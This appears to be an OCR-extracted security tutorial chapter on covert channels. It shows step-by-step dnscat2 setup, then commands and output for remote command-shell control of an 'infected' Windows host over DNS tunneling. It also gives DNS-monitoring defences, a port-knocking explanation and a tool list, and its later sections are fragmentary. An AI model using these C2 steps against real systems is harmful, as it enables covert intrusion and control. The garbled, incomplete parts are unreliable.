To experiment with dnscat2, you will need an Internet-accessible Linux-style system where you can install dnscat2's server component. You can use a public cloud provider such as DigitalOcean (the link includes my referral code). I like this provider in part because it offers a low-end virtual private server instance for as little as $5 per month, which is perfect for experimenting with dnscat2. You can deploy a "droplet" running Ubuntu there in a few clicks:

```
# apt-get update
# apt-get -y install ruby-dev git make g++
# gem install bundler
# git clone https://github.com/iagox86/dnscat2.git
# cd dnscat2/server
# bundle install
```

C2 Tunneling If All Outbound DNS is allowed

Let's start getting to know dnscat2 by preparing for a scenario where the targeted environment allows all outbound DNS traffic to any DNS server. In this case, you can activate dnscat2 server without any configuration by running the following command on your Internet-accessible server as a root user:

```
# ruby ./dnscat2.rb
```

Run this command from the directory where dnscat2 was installed, which was "dnscat2/server" in the example above. Once active, the dnscat2 server component will listen on UDP port 53, presenting an interactive shell to remotely control systems that run dnscat2 client software.

Next, go to the system environment that represents the victim host and run dnscat2 client software there without any parameters. If performing this task on Windows, can download the pre-built dnscat2 client executable from the author's website. Launch the client by specifying the IP or hostname of server system in the "–host" parameter. dnscat2 server was running on 104.131.93.152,activated the dnscat2 client like this:

```
# ruby ./dnscat2.rb
Starting Dnscat2 DNS server on 0.0.0.0:53 [domains = n/a]...
No domains were selected, which means this server will only respond to direct
queries (using --host and --port on the client)
dnscat2> New session established: 16059
dnscat2>
```

Interact with the infected system, for instance directing it to launch Notepad:

```
dnscat2> session -i 16059
Welcome to a command session!
Use 'help' for a list of commands or ^z for the main menu
dnscat [command: 16059]> exec notepad.exe
Sent request to execute
dnscat [command: 16059]>
```

DNS Tunneling Using a PowerShell Client

Rather than installing the full-fledged dnscat2 client, the adversary could standard Windows PowerShell to communicate with the dnscat2 server from the compromised system. Luke Baggett's dnscat2.ps1 script demonstrates this capability by implementing a meaningful subset of dnscat2 C2 commands

The traffic was tunneled through DNS. Able to execute arbitrary commands on the infected host by indirectly interacting with its Command Prompt:


```
dnscat2> New session established: 9024
dnscat2> session -i 9024
Welcome to session 9024!
If it's a shell session and you're not seeing output, try typing "pwd" or
something!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\REM\Desktop>
```


How to Defend Against C2 Tunneling Over DNS?

- Limit the number of DNS servers that systems on your network are allowed to reach to not only complicate the adversary's tunneling setup, but also to limit the types of DNS interactions you need to oversee.
- If possible, direct DNS activities through a set of DNS servers that you control, so you can keep an eye on them and tweak there configuration when necessary.
- Monitor DNS activities for anomalies, looking at DNS server or network logs. The use of DNS for C2 tends to exhibit timing and payload deviations that might allow you to spot misuse. (See a paper by Greg Farnham, advice from Lance James and suggestions from Martin Lee for the specifics.)

Tunneling tools:


BarbaTunnel






HTTPtunnel

Nocrew





CNTLM


Port knocking

Broadly, port knocking is a form of host-to-host communication in which information flows across closed ports. There are various variants of the port knocking method - information may be encoded into a port sequence or a packet-payload. In general, data are transmitted to closed ports and received by a monitoring daemon which intercepts the information without sending a receipt to the sender.


In one instance, port knocking refers to a method of communication between two computers (arbitrarily named here client and server) in which information is encoded, and possibly encrypted, into a sequence of port numbers. This sequence is termed the knock. Initially, the server presents no open ports to the public and is monitoring all connection attempts. The client initiates connection attempts to the server by sending SYN packets to the ports specified in the knock. This process of knocking is what gives port knocking its name. The server offers no response to the client during the knocking phase, as it "silently" processes the port sequence. When the server decodes a valid knock it triggers a server-side process.

Port knocking steps:


1. client cannot connect to application listening on port n; (B) client cannot establish connection to any port




2. (1,2,3,4) client connects to a well-defined set of ports in a sequence that contains an encrypted message by sending SYN packets; client has a priori knowledge of the port knocking daemon and its configuration, but receives no acknowledgement during this phase because firewall rules preclude any response



3. server process (a port knocking daemon) intercepts connection attempts and interprets (decrypts and decodes) them as comprising an authentic "port knock"; server carries out specific task based on content of port knock, such as opening port n to client



4. Client connects to port n and authenticates using applications regular mechanism




Project name	Author	Date	Language	platform
advanced port knocking suite	Renaud Bidou	9/2004	Perl	*NIX
barricade	Francesco Vannini	5/2004	C	*NIX
cd00r	FX	6/2000	C	*NIX
cerberus	Dana Epp	1999	?	*NIX
COK	David Worth	2004	JAVA	*NIX
combo	Jon Snell	2002	C	*NIX
cryptknock	Joe Walko	6/2004	C	*NIX
Doorman	JB Ward	6/2003	C	Suse
fwknop	Michael Rash	6/2004	C, Perl	*NIX
Unknown	Korotkov Eugeny	10/2003	BASH	*NIX
Unknown	Boyce Michael C		BASH	*NIX
helldoor	Timothy Redaelli	2/2005	C	*NIX
ipt_pkd, ipt_recent	Eric Estabrooks	2008	C/python	Ubuntu/Debian/Sidux
It's Me (IM)	Richard Prinz	7/2004	?	Windows
jPortKnock	Paul Gregoire	2/2004	Java	Java VM
JuiceSSH	Paul Maddox, Tom Maddox	2012		Android
knack: command-line port knocking client	Kim Christensen	2014	Python	
knockd	Judd Vinet	4/2004	C	*NIX, Windows client
knockd.py	Marilen Corciovei	1/2004	Python	Linux/ipfw
knockknock	Moxie Marlinspike	2009	Python	*NIX
KnockKnockServer	Stefan Miklosovic	2011	Java	
KnockOnD	Oleksandr Tymoshenko	10/2009		iPhone/iPod Touch
ostiary	Ray Ingles	10/2003	C	*NIX, Windows, Palm OS
p0f	Michal Zalewski	8/2003	C	*NIX, Windows

pasmal	James Meehan	2/2004	C	*NIX
phpKnockClient	Paolo Casarini	12/2009		php-compatible
Port Knock	Danny Sung	2010		iPhone
Port Knock Lite	Danny Sung	06/2010		iPhone
Port Knock Lite	Danny Sung	2009		iPod/iTouch
port knocking client	Andre Marschalek	2016	C#	Windows
Port Knocking Suite	Marcello Greco, Alessandro Barenghi	12/2004	C	Linux, 2.4 kernel
portkey	Tony Smith	8/2004	C++	*NIX
PortKnocker	Simon Drabble	01/2010		Android
PortKnocker	Stephen Paine	12/2009		Android
PortKnocker.pl	James Lawrie	09/2010		perl
Portsmith	Nikhil. R	2016	Python	Linux
reverse remote shell	Michel Blomgren	5/2004	C	*NIX
SA	Claes M Nyberg	8/2001	C	*BSD, Linux, SunOS, Windows NT/2k/XP
sig2knock	Cappella and Tan Chew Keong	2004	C	*NIX, Windows
tariq	Ali Al-Shemery	05/2010		python
temprules	Shachar Shemesh	12/2004	BASH	*NIX
TocToc	0ldW0lf	2001	Perl	Linux, FreeBSD
tumbler	John Graham-Cumming	10/2004	Perl, JAVA	*NIX
webknocking	Stefan Lebelt	3/2005	PHP	*NIX
WebSpa: single request authentication web knocking	Oliver Merki	2011	Java	
Windows Port Knocking Daemon	Ferruh Mavituna	2008	VB.NET	Windows
winKnocks	Ivano Malavolta	6/2009	Java	Windows
winportknocking	Mike Aiello	10/2004	C++	Windows


wknock	Laurent Oudot	3/2005	C	Linux OpenWRT routers

Off-site Internet Connections - Hotspots and Cafes




Tools:


WIFIPineapple



